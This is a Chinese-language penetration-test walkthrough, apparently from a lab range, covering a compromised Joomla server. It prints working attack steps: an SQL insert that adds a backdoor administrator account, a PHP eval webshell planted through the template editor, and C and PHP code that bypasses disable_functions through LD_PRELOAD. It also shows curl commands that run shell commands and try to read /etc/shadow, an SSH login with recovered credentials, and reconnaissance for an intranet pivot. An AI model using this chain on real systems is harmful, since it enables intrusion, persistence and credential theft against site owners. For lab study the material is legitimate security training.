
注意修改表前缀，执行后即可登陆：Railgun secret



```
MySQL [joomla]> INSERT INTO `am2zu_users`    (`name`, `username`, `password
`, `params`, `registerDate`, `lastvisitDate`, `lastResetTime`) VALUES ('Adm
inistrator2', 'Railgun',     'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dM
eoMmBVxYmg0vuXEA4199', '', NOW(), NOW(), NOW());
Query OK, 1 row affected (0.063 sec)

MySQL [joomla]> INSERT INTO `am2zu_user_usergroup_map` (`user_id`,`group_id
`)
    -> VALUES (LAST_INSERT_ID(),'8');
Query OK, 1 row affected (0.062 sec)

MySQL [joomla]> 
```

0x2.2 GetShell

Extensions—>Templates，然后选择随意一个模板进入—>New File



Create or Upload a new file.

- css
- html
  - com_contact
    - categories
    - category
    - contact
  - com_content
    - archive
    - article
    - categories
    - category
    - featured
    - form
  - com_newsfeeds
    - categories
    - category
  - com_weblinks
    - categories
    - category
    - form
  - layouts
    - joomla
      - system
  - mod_breadcrumbs
  - mod_languages
  - mod_login
- images
  - nature
  - personal

File Name: shell   php

Maximum upload size: 2.00 MB

Templates: Customise (Beez3)

Message

File saved.

Joomla! would like your permission to collect some basic statistics.

To better understand our install base and end user environments it is helpful if you send some site information back to a Joomla! controlled central server. No identifying data is captured at any point. You can change these settings later from Pl
that will be sent.


Enable Joomla Statistics?

Editing file "/shell.php" in template "beez3".

Press F10 to toggle Full Screen editing.

```
<?php @eval($_POST['got']); ?>
```

shell:http://192.168.8.150/templates/beez3/shell.php



名称	日期	大小	属性
css	2019-09-23 22:22:21	4 Kb	0755
html	2019-09-23 22:22:21	4 Kb	0755
images	2019-09-23 22:22:21	4 Kb	0755
javascript	2019-09-23 22:22:21	4 Kb	0755
language	2019-09-23 22:22:21	4 Kb	0755
component.php	2019-09-23 22:22:21	1.98 Kb	0644
error.php	2019-09-23 22:22:21	8.32 Kb	0644
favicon.ico	2019-09-23 22:22:21	1.97 Kb	0644
index.php	2019-09-23 22:22:21	8.66 Kb	0644
jsstrings.php	2019-09-23 22:22:21	1.41 Kb	0644
shell.php	2020-01-14 12:18:41	30 b	0644
templateDetails.xml	2019-09-23 22:22:21	4.53 Kb	0644
template_preview.png	2019-09-23 22:22:21	115.75 Kb	0644
template_thumbnail.png	2019-09-23 22:22:21	21.44 Kb	0644

执行不了命令，看了一下开了disable_function.

0x2.3 ByPass disable_function

1、生成含有恶意代码的动态链接程序。
2、运用putenv来设置LD_PRELOAD，优先调用我们编写的程序。
3、通过webshell触发函数。


```
#define _GNU_SOURCE


#include <stdlib.h>

#include <stdio.h>

#include <string.h>



extern char** environ;
```

```
int geteuid ()

{

    const char* cmdline = "ls > /var/www/html/test.txt";

    int i;

    for (i = 0; environ[i]; ++i) {

            if (strstr(environ[i], "LD_PRELOAD")) {

                    environ[i][0] = '\0';

            }

    }

    system(cmdline);

}


#gcc -shared -fPIC libc.c -o exp.so
```

```
php:
putenv("LD_PRELOAD=/var/www/hacklibc.so");

mail("admin@admin.com","","","","");
```

将hacklibc.so传到服务器再通过下方php代码设置LD_PRELOAD。运行后/var/www/html下就会有一个test.txt。

我们准备好链接库以及利用php，传到服务器上。




```
root@NightsWatch:~/Desktop# curl "http://192.168.8.150/templates/beez3/use.
php?cmd=uname+-a&outpath=/var/www/html/get&sopath=/var/www/html/templates/b
eez3/hack.so"
<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p><p> <b>cmdline</b>: u
name -a > /var/www/html/get 2>&1</p><p> <b>output</b>: <br />Linux ubuntu 4
.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64
 x86_64 GNU/Linux<br />
</p>root@NightsWatch:~/Desktop# 
```

注意该exp有三个参数:

- cmd—>待执行的命令

- outpath—
  >保存命令执行输出结果的文件路径(注意，要有读写权限的路径)
- sopath—>自然是我们的lib.so了。

可以看到执行命令时Ok的，但是此处不考虑提权了。




```
root@NightsWatch:~/Desktop# curl "http://192.168.8.150/templates/beez3/use.
php?cmd=ifconfig&outpath=/var/www/html/get&sopath=/var/www/html/templates/b
eez3/hack.so"
<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p><p> <b>cmdline</b>: i
fconfig > /var/www/html/get 2>&1</p><p> <b>output</b>: <br />ens33     Link
 encap:Ethernet  HWaddr 00:0c:29:ab:32:ac  <br />
          inet addr:192.168.93.120  Bcast:192.168.93.255  Mask:255.255.255.
0<br />
          inet6 addr: fe80::20c:29ff:feab:32ac/64 Scope:Link<br />
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1<br />
          RX packets:1943914 errors:0 dropped:0 overruns:0 frame:0<br />
          TX packets:1869062 errors:0 dropped:0 overruns:0 carrier:0<br />
          collisions:0 txqueuelen:1000 <br />
          RX bytes:186130513 (186.1 MB)  TX bytes:307056307 (307.0 MB)<br /
>
<br />
lo        Link encap:Local Loopback  <br />
          inet addr:127.0.0.1  Mask:255.0.0.0<br />
          inet6 addr: ::1/128 Scope:Host<br />
          UP LOOPBACK RUNNING  MTU:65536  Metric:1<br />
          RX packets:52496 errors:0 dropped:0 overruns:0 frame:0<br />
          TX packets:52496 errors:0 dropped:0 overruns:0 carrier:0<br />
          collisions:0 txqueuelen:1 <br />
          RX bytes:3887376 (3.8 MB)  TX bytes:3887376 (3.8 MB)<br />
<br />
</p>root@NightsWatch:~/Desktop# 
```

很奇怪，IP地址不对啊！


0x2.4 SSH

本想读出来passwd和shadow破一下密码，但是虽然passwd有权限但是shadow不可读。




```
syslog:x:104:108::/home/syslog:/bin/false<br />
_apt:x:105:65534::/nonexistent:/bin/false<br />
lxd:x:106:65534::/var/lib/lxd/:/bin/false<br />
messagebus:x:107:111::/var/run/dbus:/bin/false<br />
uuidd:x:108:112::/run/uuidd:/bin/false<br />
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false<br />
yy:x:1000:1000:yy,,,:/home/yy:/bin/bash<br />
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin<br />
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false<br />
www:x:1001:1001::/home/www:/sbin/nologin<br />
</p>root@NightsWatch:~/Desktop# curl "http://192.168.8.150/templates/beez3/
use.php?cmd=cat+/etc/shadow+>/var/www/html/shadow&outpath=/var/www/html/get
&sopath=/var/www/html/templates/beez3/hack.so"
<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p><p> <b>cmdline</b>: c
at /etc/shadow >/var/www/html/shadow > /var/www/html/get 2>&1</p><p> <b>out
put</b>: <br />cat: /etc/shadow: Permission denied<br />
</p>root@NightsWatch:~/Desktop# 
```

这时候就要发挥取证的功底了哈哈，找到一个东西。



```
adduser wwwuser
passwd wwwuser_123Aqx

```


肯定是ssh嘛，登陆。



```
[Railgun.Hogworts] ➤ ssh wwwuser@192.168.8.150
wwwuser@192.168.8.150's password:
X11 forwarding request failed on channel 0
Last login: Sun Oct  6 20:24:43 2019 from 192.168.1.122
[wwwuser@localhost ~]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:32:46:C9
          inet addr:192.168.8.150  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:46c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:445842 errors:0 dropped:0 overruns:0 frame:0
          TX packets:416353 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:85220650 (81.2 MiB)  TX bytes:196828897 (187.7 MiB)

eth1      Link encap:Ethernet  HWaddr 00:0C:29:32:46:D3
          inet addr:192.168.93.100  Bcast:192.168.93.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:46d3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1878633 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1936101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:303539877 (289.4 MiB)  TX bytes:185399240 (176.8 MiB)
```


0x03 Probe Intranet

0x3.1 提权DMZ&&发现真正的web Server



目前我们分析得知上面的拓扑图，因为前面执行命令发现shell返回的IP并不是我们访问的DMZ。


所以判断真正的web放在192.168.93.120,这台web机开放apache服务，而DMZ通过Nginx反代解析到120这台机器。



```
db      games   local   log    nis    preserve  spool  yp
[wwwuser@localhost var]$ cat /etc/nginx/nginx.conf

user  nginx;
worker_processes  1;

error_log  /var/log/nginx/error.log warn;
pid        /var/run/nginx.pid;


events {
    worker_connections  1024;
}


http {

  server {

        listen  80;
        server_name  localhost;

        location / {


         proxy_pass  http://192.168.93.120;

              proxy_set_header        Host $host;
              proxy_set_header        X-Real-IP $remote_addr;  #获取真实ip
              proxy_connect_timeout   90;
              proxy_send_timeout      90;
              proxy_read_timeout      90;
              proxy_buffer_size       4k;
              proxy_buffers           4 32k;
              proxy_busy_buffers_size 64k;
              proxy_temp_file_write_size 64k;
              proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;#获取
代理者的真实ip
              proxy_redirect          off;

}
```

